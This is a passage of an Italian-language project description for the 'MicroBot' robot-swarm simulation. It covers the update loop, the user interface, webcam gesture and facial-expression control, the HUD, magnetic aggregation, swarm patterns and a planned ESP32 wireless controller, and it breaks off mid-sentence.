Quando sviluppi la simulazione del sistema MicroBot devi costruire un meccanismo che permetta al comportamento dello swarm di evolversi nel tempo in modo continuo e dinamico. Questo meccanismo prende la forma di un ciclo di aggiornamento, spesso chiamato *simulation loop* o *update loop*, che rappresenta il cuore del motore di simulazione. In questo ciclo il programma esegue una sequenza di operazioni ripetute molte volte al secondo, permettendo di aggiornare costantemente la posizione e lo stato di ogni MicroBot presente nell'ambiente virtuale. All'inizio di ogni ciclo il sistema analizza lo stato corrente dello swarm, verificando la posizione di tutti i robot e le relazioni spaziali tra di essi. Successivamente vengono calcolate le distanze tra i vari MicroBot e applicate le regole di interazione definite nel modello matematico, come l'attivazione del magnetismo simulato quando due robot si trovano sufficientemente vicini o la separazione quando superano una certa distanza. Dopo aver determinato le nuove condizioni del sistema, il motore di simulazione aggiorna le coordinate dei robot, modificando le loro posizioni in base ai movimenti previsti dal pattern attivo o dagli algoritmi di coordinazione. Una volta completato l'aggiornamento dei dati interni, la simulazione passa alla fase di rendering, cioè alla rappresentazione grafica dello stato aggiornato dello swarm sullo schermo. Questo processo avviene molto rapidamente, generalmente decine di volte al secondo, creando l'illusione di un movimento fluido e continuo dei MicroBot. Il ciclo di simulazione diventa quindi il meccanismo che collega la logica del comportamento dello swarm alla sua visualizzazione grafica. Ogni aggiornamento rappresenta un piccolo passo nell'evoluzione del sistema, e la ripetizione continua di questi passi produce il movimento collettivo dei robot virtuali. Quando progetti il motore di simulazione in questo modo stai costruendo un ambiente dinamico che riproduce in forma digitale il comportamento che, in futuro, dovrà emergere anche nei MicroBot fisici.

Paragrafo 15 — L'interfaccia utente della simulazione e il controllo dei pattern dello swarm

Quando sviluppi la simulazione del sistema MicroBot non devi limitarti a creare un ambiente in cui i robot si muovono automaticamente, ma devi anche progettare un'interfaccia utente che permetta di controllare il comportamento dello swarm in modo intuitivo. In questa fase del progetto inizi quindi a costruire una serie di strumenti visivi e controlli interattivi che consentono all'utente di modificare i parametri della simulazione e attivare diversi pattern di formazione. L'interfaccia può includere pulsanti che permettono di selezionare le configurazioni dello swarm, slider per regolare la velocità del movimento dei MicroBot o il numero di robot presenti nella simulazione, e indicatori grafici che mostrano informazioni sullo stato del sistema. Quando l'utente interagisce con questi controlli, l'interfaccia invia un comando al motore di simulazione che modifica il comportamento dello swarm in tempo

reale. Ad esempio, premendo un pulsante per attivare un pattern circolare, il sistema calcola immediatamente le nuove posizioni target per tutti i MicroBot e aggiorna il ciclo di simulazione affinché i robot si muovano verso le coordinate assegnate. L'interfaccia utente diventa quindi il punto di contatto tra l'osservatore umano e il comportamento collettivo dei robot, permettendo di sperimentare rapidamente diverse configurazioni dello swarm e di osservare come il sistema reagisce ai cambiamenti. Oltre ai controlli diretti, puoi integrare nell'interfaccia elementi di telemetria che mostrano informazioni utili sul funzionamento della simulazione, come il numero di MicroBot attivi, il pattern attualmente in esecuzione o la velocità del ciclo di aggiornamento del sistema. Questi elementi trasformano la simulazione in uno strumento di analisi e sperimentazione, permettendo di comprendere meglio le dinamiche dello swarm e di verificare se le regole di coordinazione producono i risultati desiderati. Quando progetti l'interfaccia utente in questo modo stai creando non solo un ambiente di visualizzazione, ma anche un vero pannello di controllo attraverso cui è possibile esplorare e manipolare il comportamento collettivo dei MicroBot.

Paragrafo 16 — L'integrazione della webcam e il controllo gestuale dello swarm

Quando sviluppi ulteriormente la simulazione del progetto MicroBot inizi a esplorare modi più avanzati per interagire con lo swarm, andando oltre i semplici pulsanti dell'interfaccia utente. In questa fase introduci l'utilizzo della webcam del computer come strumento di input, permettendo al sistema di osservare i movimenti della mano dell'utente e trasformarli in comandi per controllare il comportamento dei MicroBot simulati. Per realizzare questa funzionalità utilizzi librerie di computer vision come MediaPipe, che permettono di analizzare il flusso video proveniente dalla webcam e di individuare la posizione della mano nello spazio dell'immagine. Il sistema è in grado di riconoscere diversi punti della mano, chiamati landmark, che rappresentano articolazioni e estremità delle dita. Grazie a queste informazioni puoi determinare la posizione del palmo, l'apertura delle dita e alcuni gesti fondamentali come il pinch o il movimento della mano verso una direzione specifica. Una volta rilevati questi movimenti, la simulazione può interpretarli come comandi di controllo per lo swarm. Ad esempio, spostando la mano verso sinistra o verso destra puoi modificare la direzione di movimento dei MicroBot, mentre un gesto specifico delle dita può attivare un nuovo pattern di formazione. L'integrazione della webcam rende l'interazione con la simulazione molto più naturale e intuitiva, perché permette di controllare il comportamento dello swarm attraverso movimenti fisici invece che tramite pulsanti o menu. Inoltre, questa tecnologia rappresenta un primo passo verso forme di interazione più immersive che potrebbero essere integrate nelle versioni future del progetto, come l'utilizzo di visori di realtà virtuale o dispositivi indossabili. Quando introduci il controllo gestuale nella simulazione stai quindi trasformando il sistema MicroBot da semplice ambiente di visualizzazione a piattaforma interattiva, in cui l'utente può influenzare direttamente il comportamento dello swarm attraverso i propri movimenti.

Paragrafo 17 — Il layer di overlay sulla webcam e la “spiegazione visiva” dei calcoli

Dopo che la webcam funziona e riesci a leggere la mano, la cosa davvero potente (e molto “da prodotto”) è l’overlay grafico: cioè un canvas trasparente sopra il video che disegna in tempo reale tutto quello che il sistema sta calcolando. Questa parte è fondamentale perché trasforma un modello “magico” (che sembra fare cose senza motivo) in qualcosa di comprensibile: la persona vede perché è stata scelta una modalità, quali punti della mano vengono usati, quali distanze o angoli vengono misurati, e come quei numeri finiscono in una decisione. È lo stesso concetto che hai già applicato nel renderer dei MicroBot: non è solo estetica, è “debug visuale” che diventa storytelling. Nell’overlay tu puoi disegnare i landmark come pallini, ma puoi andare oltre: linee tra polso e dita, triangoli che evidenziano l’apertura della mano, un vettore di direzione (freccia) che mostra verso dove si muove la mano, cerchi che indicano soglie (es. “se la distanza tra indice e pollice scende sotto X, allora pinch”), e perfino un riquadro con numeri live (distanza, stabilità, opzione selezionata). Questo spiega anche perché con le mani “vedevi linee e funzionava”: nel codice delle mani hai già un blocco che disegna punti e puoi aggiungere facilmente segmenti; per la faccia invece stavi calcolando blendshape ma non disegnavi nulla sul video (o non avevi un output di landmark attivo), quindi “sembra” che non faccia niente anche se magari sta lavorando in background. L’overlay è anche un ottimo posto per rendere più “sci-fi” la demo: scanlines, reticoli, curve colorate, barre di confidenza, e un piccolo indicatore “stable frames” che cresce finché non scatta il comando. A livello logico, la cosa importante è capire che l’overlay non deve mai bloccare la pipeline: la webcam produce frame → MediaPipe li processa → tu ottieni dati → tu disegni overlay e aggiorni HUD. Quindi l’overlay è una seconda renderizzazione, indipendente dalla simulazione dei MicroBot: se anche i bot stanno girando a 60 FPS, l’overlay può aggiornarsi a 30–60 FPS senza problemi, perché è un canvas separato. Questa separazione (video + overlay canvas) è una scelta architetturale molto pulita e “vendibile”, perché ti permette di dimostrare visivamente l’intelligenza del sistema, di fare troubleshooting in demo dal vivo, e soprattutto di rendere credibile che dietro ci sia un’idea ingegneristica e non un semplice giocattolo grafico.

Paragrafo 18 — Il controllo tramite espressioni facciali come modalità alternativa di interazione

Quando continui ad evolvere il sistema di interazione del progetto MicroBot inizi a esplorare un livello ancora più avanzato di controllo: l’utilizzo delle espressioni facciali come strumento per inviare comandi allo swarm. Questa idea nasce dalla volontà di rendere il sistema sempre più naturale e intuitivo da utilizzare, eliminando progressivamente la necessità di pulsanti o dispositivi fisici di controllo. Utilizzando tecnologie di computer vision come

MediaPipe Face Landmarker puoi analizzare in tempo reale il volto dell'utente attraverso la webcam e identificare una serie di punti caratteristici che descrivono la posizione e il movimento delle diverse parti del viso. Questi punti permettono al sistema di riconoscere espressioni specifiche come il sorriso, l'apertura della bocca, il sollevamento delle sopracciglia o la chiusura degli occhi. Una volta rilevate queste informazioni, il software può tradurre determinate espressioni in comandi operativi per lo swarm. Ad esempio, un sorriso potrebbe attivare un determinato pattern di movimento dei MicroBot, mentre un'espressione diversa potrebbe cambiare la modalità operativa dello swarm o interrompere l'esecuzione di un comportamento. Questo approccio introduce un nuovo paradigma di interazione uomo-macchina, in cui il sistema robotico risponde direttamente alle espressioni naturali dell'utente invece che a comandi espliciti. Dal punto di vista tecnico, l'integrazione del riconoscimento facciale richiede la gestione di un flusso video continuo, l'elaborazione dei dati tramite modelli di machine learning e la traduzione dei risultati in parametri comprensibili dal motore di simulazione. Il software deve quindi mantenere un equilibrio tra precisione e stabilità del riconoscimento, evitando che piccoli movimenti involontari del volto generino cambiamenti continui nel comportamento dello swarm. Per questo motivo vengono spesso introdotti meccanismi di stabilizzazione che richiedono che un'espressione rimanga costante per un certo numero di frame prima di essere interpretata come comando valido. Quando integri il controllo tramite espressioni facciali stai portando il progetto MicroBot verso una forma di interazione sempre più immersiva, in cui il comportamento dello swarm diventa una risposta diretta ai segnali biologici dell'utente, rendendo il sistema non solo una piattaforma robotica ma anche un esperimento avanzato di interfaccia naturale tra uomo e tecnologia.

Paragrafo 19 — L'HUD informativo e la telemetria della simulazione

Quando il sistema di simulazione del progetto MicroBot diventa più complesso, con gesture, espressioni facciali e controlli dinamici dello swarm, diventa sempre più importante avere un modo chiaro per osservare lo stato interno del sistema mentre è in funzione. In questa fase introduci quindi un HUD, cioè un Head-Up Display informativo, che mostra in tempo reale le principali informazioni operative della simulazione. L'HUD non è soltanto un elemento estetico dell'interfaccia, ma diventa uno strumento di telemetria che permette di comprendere cosa sta accadendo all'interno del sistema mentre i MicroBot simulati eseguono i loro pattern di movimento. All'interno dell'HUD puoi visualizzare diversi parametri utili, come il numero totale di MicroBot presenti nello swarm, la modalità di funzionamento attiva, la velocità della simulazione e il numero di frame elaborati al secondo. Queste informazioni aiutano a monitorare le prestazioni del sistema e a verificare che il motore di simulazione stia funzionando correttamente. L'HUD può inoltre mostrare dati specifici relativi ai sistemi di input, come lo stato della webcam, il riconoscimento della mano o l'espressione facciale attualmente rilevata dal modello di computer vision. In questo modo l'utente può capire immediatamente se il sistema sta riconoscendo correttamente i suoi gesti o le sue espressioni. Un altro elemento importante dell'HUD riguarda la visualizzazione dei comandi inviati allo swarm. Quando l'utente attiva un nuovo pattern o cambia modalità di controllo, il sistema può mostrare un breve messaggio che conferma l'azione eseguita. Questo tipo di feedback visivo è fondamentale per creare un'interazione fluida tra l'utente e il sistema,

perché permette di capire immediatamente se il comando è stato recepito correttamente. Dal punto di vista progettuale, l'HUD rappresenta quindi il pannello di controllo della simulazione, un'interfaccia che rende visibile lo stato interno del sistema e che trasforma la simulazione da semplice animazione grafica in una vera piattaforma di osservazione e analisi del comportamento dello swarm.

Paragrafo 20 — Il collegamento tra simulazione software e sistema fisico dei MicroBot

Quando sviluppi la simulazione del progetto MicroBot non stai semplicemente costruendo una visualizzazione grafica di oggetti che si muovono sullo schermo, ma stai in realtà creando il primo livello di controllo di un sistema robotico reale che in futuro dovrà esistere fisicamente. Per questo motivo tutta l'architettura del codice che hai sviluppato viene progettata in modo da poter essere collegata facilmente a un sistema hardware reale composto da moduli MicroBot fisici controllati da un microcontrollore centrale. Nella simulazione i bot sono rappresentati da entità software che possiedono una posizione, una velocità, uno stato operativo e una serie di parametri fisici simulati. Quando il sistema esegue un determinato pattern, ad esempio una formazione circolare o un movimento ondulatorio, il motore di simulazione calcola continuamente la posizione target di ogni MicroBot e genera i comandi necessari per raggiungerla. In un sistema reale questi comandi non rimarrebbero confinati all'interno del software, ma verrebbero inviati attraverso una rete wireless a un controller fisico, come un microcontrollore ESP32. Il controller avrebbe il compito di tradurre i comandi ricevuti in segnali elettrici che controllano le bobine magnetiche dei MicroBot, permettendo loro di muoversi e aggregarsi nello spazio reale. La simulazione che hai sviluppato diventa quindi una sorta di laboratorio virtuale in cui puoi testare i comportamenti dello swarm prima di implementare l'hardware fisico. Questo approccio è molto importante nei progetti di robotica modulare, perché permette di individuare problemi logici o algoritmici prima di costruire componenti fisici complessi. Inoltre, la simulazione consente di sperimentare rapidamente nuovi pattern di movimento e nuove modalità di interazione senza dover modificare continuamente l'hardware. Quando il progetto passerà alla fase di prototipo reale, gran parte del codice che hai sviluppato potrà essere riutilizzato, sostituendo semplicemente il sistema di rendering grafico con un sistema di comunicazione che invia i comandi ai robot fisici. In questo modo la simulazione non rappresenta solo una dimostrazione visiva del progetto, ma diventa la base software dell'intero sistema MicroBot, un ponte tra il mondo digitale della progettazione e il comportamento fisico dello swarm robotico nel mondo reale.

Paragrafo 21 — Architettura generale del sistema MicroBot

Quando inizi a osservare il progetto MicroBot nel suo insieme diventa evidente che non si tratta semplicemente di una simulazione grafica o di un esercizio di programmazione, ma di una vera architettura di sistema composta da diversi livelli che lavorano insieme. Il primo livello è costituito dall'interfaccia utente, cioè l'ambiente visivo che hai costruito utilizzando HTML, CSS e JavaScript. Questo livello rappresenta il punto di contatto tra l'utente e il sistema, permettendo di selezionare modalità di comportamento, modificare parametri e osservare in tempo reale il movimento dello swarm. L'interfaccia grafica non è soltanto un elemento estetico, ma una vera console di controllo che rende visibili le dinamiche interne del sistema e consente di sperimentare diversi comportamenti collettivi dei MicroBot. Sopra questo livello si trova il motore di simulazione, cioè la parte del software responsabile del calcolo delle posizioni, delle velocità e delle interazioni tra i diversi moduli dello swarm. Il motore di simulazione analizza continuamente lo stato del sistema e aggiorna la posizione di ogni MicroBot in base alla modalità attiva, creando pattern come linee, onde, spirali o vortici. Questo livello rappresenta il cuore algoritmico del progetto, perché è qui che vengono definite le regole che governano il comportamento collettivo dei robot. Un altro livello fondamentale è il sistema di input, che include tutti i metodi attraverso cui l'utente può inviare comandi al sistema. In questo progetto hai introdotto diversi tipi di input, tra cui controlli tramite pulsanti dell'interfaccia, gesture della mano rilevate dalla webcam e riconoscimento delle espressioni facciali tramite modelli di computer vision. Ogni tipo di input viene tradotto in comandi che modificano lo stato del motore di simulazione, permettendo di cambiare dinamicamente il comportamento dello swarm. Infine esiste il livello hardware, che rappresenta l'obiettivo finale del progetto. In questo livello la simulazione digitale viene collegata a robot fisici reali controllati da un microcontrollore centrale, come un ESP32, che riceve i comandi generati dal software e li trasforma in segnali elettrici per controllare il movimento e l'aggregazione dei MicroBot. L'architettura complessiva del sistema può quindi essere vista come una catena di trasformazioni che parte dall'intenzione dell'utente, passa attraverso l'interfaccia e il motore di simulazione e arriva infine al comportamento fisico dello swarm robotico. Questo approccio modulare rende il progetto estremamente flessibile, perché ogni livello può essere migliorato o modificato senza dover riscrivere completamente il sistema, permettendo al progetto MicroBot di evolvere gradualmente da semplice dimostrazione software a piattaforma robotica completa.

Paragrafo 22 — La struttura e il design dei singoli MicroBot

Quando inizi a passare dalla visione generale del sistema alla progettazione dei singoli moduli che compongono lo swarm, diventa fondamentale definire la struttura fisica e funzionale di ogni MicroBot. Nel progetto che stai sviluppando ogni MicroBot non è pensato come un robot complesso e autonomo, ma come un modulo semplice e replicabile che, quando combinato con molti altri moduli identici, è in grado di generare comportamenti collettivi complessi. Questo approccio si ispira ai sistemi naturali di comportamento emergente, come gli sciami di insetti o i banchi di pesci, in cui ogni singolo elemento segue regole semplici ma l'insieme produce dinamiche sorprendenti. Dal punto di vista fisico il MicroBot è progettato come una piccola unità modulare composta da un corpo centrale e da sistemi di interazione magnetica che permettono ai moduli di agganciarsi tra loro. Nella tua

simulazione grafica hai rappresentato ogni MicroBot con una forma stilizzata composta da un doppio cono tronco e da una sfera centrale luminosa. Questa scelta non è puramente estetica, ma serve a rappresentare in modo intuitivo le parti funzionali del robot. La sfera centrale può essere interpretata come il nucleo del modulo, che contiene l'elettronica principale, la batteria e i sistemi di comunicazione, mentre le parti coniche rappresentano le superfici attraverso cui avvengono le interazioni magnetiche con gli altri moduli. All'interno di ogni MicroBot reale dovrebbero essere presenti diversi componenti fondamentali: una piccola batteria ricaricabile per l'alimentazione, un microcontrollore o circuito logico per gestire i segnali, una serie di bobine magnetiche o magneti permanenti per permettere l'aggregazione con altri moduli e un sistema di comunicazione wireless per ricevere comandi dal controller centrale. Anche se nella simulazione questi elementi sono rappresentati solo in modo simbolico, la logica che hai implementato nel software è già coerente con quella che verrebbe utilizzata in un sistema fisico reale. Ogni MicroBot possiede uno stato interno che può includere informazioni come la posizione, la velocità, il livello della batteria e l'intensità del campo magnetico generato. Questi parametri permettono al sistema di simulare comportamenti realistici e di preparare il terreno per la futura integrazione con hardware reale. Un altro aspetto importante della progettazione dei MicroBot riguarda la modularità. Ogni modulo deve essere progettato in modo da poter essere prodotto in grande quantità e da poter interagire facilmente con gli altri moduli dello swarm. Questa filosofia progettuale rende il sistema scalabile, perché il comportamento collettivo può emergere semplicemente aumentando il numero di moduli presenti nello swarm. Nel contesto del tuo progetto, la simulazione grafica rappresenta quindi una prima versione virtuale di questi moduli, un modello concettuale che permette di studiare come i MicroBot potrebbero muoversi, aggregarsi e collaborare prima ancora di costruire il primo prototipo fisico.

Paragrafo 23 — Il sistema di aggregazione magnetica tra i MicroBot

Quando progetti un sistema di robot modulari come MicroBot uno degli elementi più importanti da definire è il modo in cui i singoli moduli riescono ad agganciarsi tra loro per formare strutture più grandi. Nel tuo progetto questo ruolo è affidato al sistema di aggregazione magnetica, che rappresenta il meccanismo attraverso cui i MicroBot possono connettersi, separarsi e riorganizzarsi nello spazio. L'idea alla base di questo sistema è relativamente semplice: ogni MicroBot possiede una serie di elementi magnetici posizionati in punti strategici della sua struttura, che permettono ai moduli di attrarsi o respingersi in base alla configurazione del campo magnetico generato. Nella simulazione software questo comportamento è rappresentato tramite parametri come "coil mask" e "mag power", che simulano l'attivazione delle bobine magnetiche e l'intensità del campo prodotto. Anche se nella versione attuale questi valori non controllano magneti reali, il modello logico è già impostato per replicare ciò che accadrebbe in un sistema fisico. In un prototipo reale ogni MicroBot potrebbe avere diverse bobine elettromagnetiche disposte attorno al corpo del robot, ciascuna controllabile individualmente dal microcontrollore interno. Attivando determinate bobine e disattivandone altre il robot potrebbe generare campi magnetici che attraggono o respingono i moduli vicini, permettendo così di formare strutture aggregate. Questo tipo di sistema offre un grande vantaggio rispetto ai meccanismi di aggancio

meccanico tradizionali, perché permette connessioni rapide e reversibili senza parti mobili complesse. Dal punto di vista della simulazione il sistema magnetico viene rappresentato attraverso forze virtuali che influenzano la posizione dei bot nello spazio. Quando due MicroBot si trovano sufficientemente vicini, il motore di simulazione può calcolare una forza di attrazione che tende ad avvicinarli, simulando l'effetto dei magneti. Allo stesso modo, modificando i parametri del campo magnetico è possibile simulare la separazione dei moduli o la riorganizzazione della struttura dello swarm. Questo approccio consente di studiare il comportamento delle aggregazioni senza dover costruire immediatamente l'hardware fisico. Un altro aspetto interessante del sistema magnetico riguarda la possibilità di creare strutture dinamiche. Invece di rimanere fissi in una configurazione rigida, i MicroBot potrebbero continuamente modificare le loro connessioni, formando strutture temporanee che si trasformano nel tempo. Questo tipo di comportamento è molto vicino ai concetti di robotica modulare riconfigurabile, un campo di ricerca che studia sistemi robotici capaci di cambiare forma e funzione a seconda del compito da svolgere. Nel contesto del progetto MicroBot il sistema di aggregazione magnetica rappresenta quindi il meccanismo fondamentale che permette allo swarm di passare da un insieme di moduli indipendenti a una struttura collettiva coordinata, aprendo la strada a una grande varietà di comportamenti emergenti e configurazioni strutturali.

Paragrafo 24 — Il controllo distribuito e il comportamento collettivo dello swarm

Quando il numero di MicroBot all'interno del sistema aumenta, il problema principale non è più controllare un singolo robot ma gestire il comportamento collettivo di molti moduli che interagiscono simultaneamente tra loro. In un sistema tradizionale si potrebbe immaginare un controller centrale che invia istruzioni precise a ogni singolo robot, ma nei sistemi di robotica modulare e negli swarm robotici questo approccio diventa rapidamente inefficiente e poco scalabile. Per questo motivo il progetto MicroBot si basa su un modello di controllo distribuito, in cui ogni modulo segue un insieme relativamente semplice di regole locali ma il comportamento globale emerge dall'interazione tra tutti i moduli. Nella simulazione che hai sviluppato questo principio è rappresentato dal motore di pattern che calcola le posizioni target per ogni MicroBot in base alla modalità attiva. Tuttavia, invece di trattare ogni robot come un oggetto completamente indipendente, il sistema considera anche la posizione degli altri moduli nello swarm. Questo significa che il movimento di un MicroBot non dipende soltanto dal comando globale ricevuto, ma anche dalla configurazione dello swarm attorno a lui. Ad esempio, in modalità come BOIDS o FLOW FIELD il comportamento dei bot viene influenzato da regole ispirate ai modelli di simulazione dei sistemi naturali, come l'allineamento con i vicini, la coesione del gruppo e la separazione per evitare collisioni. Queste regole permettono allo swarm di generare movimenti fluidi e coordinati senza che ogni singolo movimento debba essere controllato esplicitamente dal sistema centrale. Dal punto di vista teorico questo tipo di comportamento è chiamato comportamento emergente, perché le proprietà globali del sistema emergono dalle interazioni locali tra i suoi componenti. Un altro vantaggio del controllo distribuito è la resilienza del sistema. Se un singolo MicroBot smette di funzionare o viene rimosso dallo swarm, il sistema può continuare a operare senza collassare completamente, perché gli altri moduli continuano a

seguire le stesse regole locali di comportamento. Questo rende lo swarm molto più robusto rispetto a un sistema robotico tradizionale fortemente centralizzato. Nella tua simulazione questo concetto è già visibile nei diversi pattern di movimento che hai implementato, in cui i bot si muovono in modo coordinato ma non rigidamente vincolato. Il comportamento dello swarm appare fluido e organico proprio perché nasce dall'interazione tra molti moduli che seguono regole comuni. In prospettiva futura, quando il progetto verrà implementato con robot fisici reali, questo tipo di controllo distribuito permetterà allo swarm di adattarsi dinamicamente all'ambiente circostante e di eseguire compiti complessi senza richiedere una pianificazione centralizzata dettagliata per ogni singolo robot.

Paragrafo 25 — I pattern di movimento e le formazioni dinamiche dello swarm

Quando il sistema di simulazione MicroBot entra realmente in funzione, uno degli aspetti più visibili e interessanti riguarda i pattern di movimento che lo swarm è in grado di generare. I pattern rappresentano le configurazioni spaziali e le dinamiche collettive attraverso cui i MicroBot si organizzano nello spazio, creando strutture visive e comportamenti coordinati. Nel software che hai sviluppato questi pattern sono implementati come modalità operative selezionabili tramite l'interfaccia utente, tramite gesture della mano o tramite espressioni facciali. Ogni modalità definisce una regola matematica che stabilisce come deve essere calcolata la posizione target di ciascun MicroBot all'interno dello spazio di simulazione. Ad esempio, nella modalità LINE i robot vengono disposti lungo una linea retta, mentre nella modalità SQUARE lo swarm si organizza in una struttura quadrata. Altri pattern, come WAVE o SPIRAL, introducono invece componenti dinamiche nel movimento, facendo sì che la posizione target dei MicroBot cambi continuamente nel tempo e generi movimenti fluidi e ondulatori. Questo tipo di comportamento rende lo swarm visivamente più interessante e dimostra come anche regole relativamente semplici possano produrre dinamiche complesse quando vengono applicate simultaneamente a molti moduli. Nel progetto MicroBot hai introdotto anche modalità più avanzate, come VORTEX, CIRCLE o FIGURE-8, che generano movimenti rotatori o traiettorie più elaborate. Queste modalità sono basate su funzioni matematiche che descrivono curve nello spazio e che vengono applicate come riferimento per il movimento dei MicroBot. Un altro tipo di pattern particolarmente interessante è rappresentato dai modelli ispirati alla simulazione dei sistemi naturali, come la modalità BOIDS. In questo caso il comportamento dello swarm non deriva da una forma geometrica predefinita, ma dalle interazioni tra i singoli robot, che tendono ad allinearsi con i vicini, a mantenere una distanza minima per evitare collisioni e a rimanere all'interno del gruppo. Questo tipo di simulazione produce movimenti molto simili a quelli osservati nei banchi di pesci o negli stormi di uccelli. Dal punto di vista progettuale i pattern di movimento rappresentano quindi la componente algoritmica che trasforma un semplice insieme di robot in uno swarm coordinato. Essi permettono di esplorare diversi tipi di comportamento collettivo e di studiare come piccoli cambiamenti nelle regole di movimento possano generare strutture completamente diverse. Inoltre, questi pattern costituiscono una base importante per le future applicazioni del progetto, perché dimostrano come lo swarm possa organizzarsi autonomamente in diverse configurazioni a seconda del compito richiesto. Nel contesto del progetto MicroBot, i pattern non sono soltanto un elemento visivo della

simulazione, ma rappresentano il linguaggio attraverso cui lo swarm esprime il proprio comportamento collettivo e attraverso cui l'utente può interagire con il sistema.

Paragrafo 26 — Il passaggio dalla simulazione digitale al prototipo fisico

Quando il progetto MicroBot raggiunge un certo livello di maturità nella simulazione software, il passo successivo naturale consiste nel trasformare questo ambiente virtuale in un sistema fisico reale. Questo passaggio rappresenta uno dei momenti più delicati nello sviluppo di qualsiasi sistema robotico, perché richiede di tradurre modelli matematici e logiche di controllo digitali in componenti elettronici, meccanici e fisici che devono funzionare nel mondo reale. La simulazione che hai costruito con HTML, CSS e JavaScript svolge un ruolo fondamentale in questa fase, perché permette di testare e perfezionare le logiche di movimento e di coordinazione dello swarm prima di investire tempo e risorse nella costruzione dell'hardware. Nel modello attuale i MicroBot esistono solo come entità grafiche disegnate su un canvas, ma ognuno di essi possiede già caratteristiche che corrispondono a proprietà fisiche reali, come posizione, velocità, direzione di movimento e stato operativo. Questo significa che gran parte della logica che hai implementato può essere riutilizzata quando il sistema verrà collegato a robot fisici. Nel momento in cui si decide di costruire il primo prototipo reale, il software di simulazione diventa una piattaforma di controllo che genera comandi per il sistema hardware. Invece di aggiornare semplicemente la posizione di un oggetto grafico sullo schermo, il programma dovrà inviare istruzioni a un controller centrale che gestisce i robot fisici. Questo controller potrebbe essere un microcontrollore come l'ESP32, scelto per la sua capacità di comunicare tramite Wi-Fi o Bluetooth e per la sua flessibilità nella gestione di segnali elettronici. Il controller riceve i comandi generati dal software e li traduce in azioni fisiche, come l'attivazione di bobine magnetiche o la modifica dello stato di un robot. In questo modo il comportamento osservato nella simulazione può essere replicato nel mondo reale. Tuttavia, il passaggio alla realtà introduce nuove sfide che non esistono nella simulazione. Nel mondo fisico i robot devono affrontare problemi come attrito, inerzia, consumo energetico e interferenze nei segnali di comunicazione. Per questo motivo il prototipo iniziale spesso richiede numerose iterazioni di progettazione prima di raggiungere un funzionamento stabile. Nonostante queste difficoltà, avere una simulazione ben strutturata rappresenta un enorme vantaggio, perché permette di concentrarsi sui problemi hardware senza dover riprogettare continuamente le logiche di controllo. Nel contesto del progetto MicroBot, la simulazione che hai sviluppato non è quindi solo una dimostrazione visiva, ma costituisce il primo livello operativo di un sistema robotico reale, una piattaforma su cui costruire e testare il futuro prototipo fisico dello swarm.

Paragrafo 27 — Il ruolo del microcontrollore centrale nel sistema MicroBot

Quando il progetto MicroBot passa dalla simulazione software alla realizzazione di un sistema fisico reale, diventa necessario introdurre un elemento hardware che svolga il ruolo di ponte tra il software di controllo e i robot fisici. Questo elemento è rappresentato dal microcontrollore centrale, che può essere considerato il cervello operativo dell'intero sistema robotico. Nel contesto del progetto MicroBot una delle scelte più adatte per questo ruolo è il microcontrollore ESP32, un dispositivo molto diffuso nei progetti di robotica e Internet of Things grazie alla sua capacità di elaborazione, alla presenza di connettività wireless integrata e alla possibilità di controllare direttamente diversi tipi di componenti elettronici. Il microcontrollore centrale riceve i comandi generati dal software di simulazione, che descrivono il comportamento desiderato dello swarm. Questi comandi possono essere trasmessi tramite una rete wireless locale, ad esempio utilizzando una connessione Wi-Fi diretta tra il computer e il controller. Una volta ricevuti i comandi, il microcontrollore deve interpretarli e trasformarli in segnali elettronici che controllano i moduli MicroBot. Questo processo può includere l'attivazione di bobine elettromagnetiche, l'invio di segnali a circuiti di potenza o la gestione della comunicazione con i singoli robot dello swarm. Nel sistema reale il microcontrollore non si limita a inviare comandi, ma svolge anche il ruolo di raccogliere informazioni di ritorno dai robot. Queste informazioni possono includere dati come il livello di carica delle batterie, lo stato dei sensori o eventuali errori di funzionamento. I dati raccolti vengono poi trasmessi nuovamente al software di controllo, che può utilizzarli per aggiornare l'interfaccia grafica e per adattare il comportamento dello swarm. Questo tipo di comunicazione bidirezionale permette al sistema di funzionare come un circuito di controllo completo, in cui il software invia comandi e riceve continuamente informazioni sullo stato reale dei robot. Nel contesto del progetto MicroBot il microcontrollore centrale rappresenta quindi il punto di connessione tra il mondo digitale e quello fisico. Da un lato riceve le istruzioni generate dal motore di simulazione e dall'interfaccia utente, dall'altro controlla direttamente i robot fisici che compongono lo swarm. Questo ruolo di intermediazione è fondamentale per trasformare la simulazione software in un sistema robotico reale, perché permette di separare la logica di alto livello del controllo dallo strato hardware che esegue materialmente le azioni nello spazio fisico.

Paragrafo 28 — Il sistema di comunicazione wireless tra controller e MicroBot

Quando il progetto MicroBot evolve da una semplice simulazione grafica a un sistema robotico reale, diventa necessario definire un metodo affidabile attraverso cui i comandi possano essere trasmessi dal software di controllo ai robot fisici che compongono lo swarm. Questo problema viene risolto attraverso l'introduzione di un sistema di comunicazione wireless che permette al controller centrale di inviare istruzioni ai MicroBot e di ricevere informazioni sul loro stato operativo. Nel contesto del progetto una soluzione molto adatta è l'utilizzo della connettività Wi-Fi integrata nel microcontrollore ESP32, che consente di creare una rete locale attraverso cui i dispositivi possono comunicare tra loro senza la necessità di infrastrutture esterne. Il controller centrale può agire come punto di accesso della rete, mentre i singoli MicroBot si collegano a questa rete come dispositivi client. In

questo modo tutti i moduli dello swarm possono ricevere messaggi dal controller e, allo stesso tempo, inviare dati di ritorno che descrivono il loro stato interno. I messaggi trasmessi attraverso la rete possono contenere informazioni come la modalità operativa attiva, i parametri di movimento dello swarm o le istruzioni per attivare specifiche bobine magnetiche. Dal punto di vista software, questi messaggi possono essere organizzati come piccoli pacchetti di dati che includono un identificatore del comando e i parametri necessari per eseguirlo. Quando un MicroBot riceve un pacchetto di comando, il suo microcontrollore interno interpreta i dati e attiva i componenti hardware necessari per eseguire l'azione richiesta. Oltre alla trasmissione dei comandi, il sistema di comunicazione wireless permette anche di implementare un flusso continuo di telemetria, cioè di informazioni che descrivono lo stato del robot. Questi dati possono includere il livello della batteria, la temperatura dei componenti elettronici o eventuali errori di funzionamento. Il software di controllo può utilizzare queste informazioni per aggiornare l'interfaccia utente e per monitorare il funzionamento dello swarm in tempo reale. Un aspetto importante della comunicazione wireless riguarda anche la gestione della latenza e dell'affidabilità della trasmissione. In un sistema composto da molti robot è necessario garantire che i comandi arrivino ai dispositivi in modo rapido e coerente, evitando ritardi che potrebbero compromettere il coordinamento dello swarm. Per questo motivo il protocollo di comunicazione deve essere progettato in modo efficiente, minimizzando la dimensione dei pacchetti e assicurando che i messaggi più importanti vengano trasmessi con priorità. Nel progetto MicroBot il sistema di comunicazione wireless rappresenta quindi 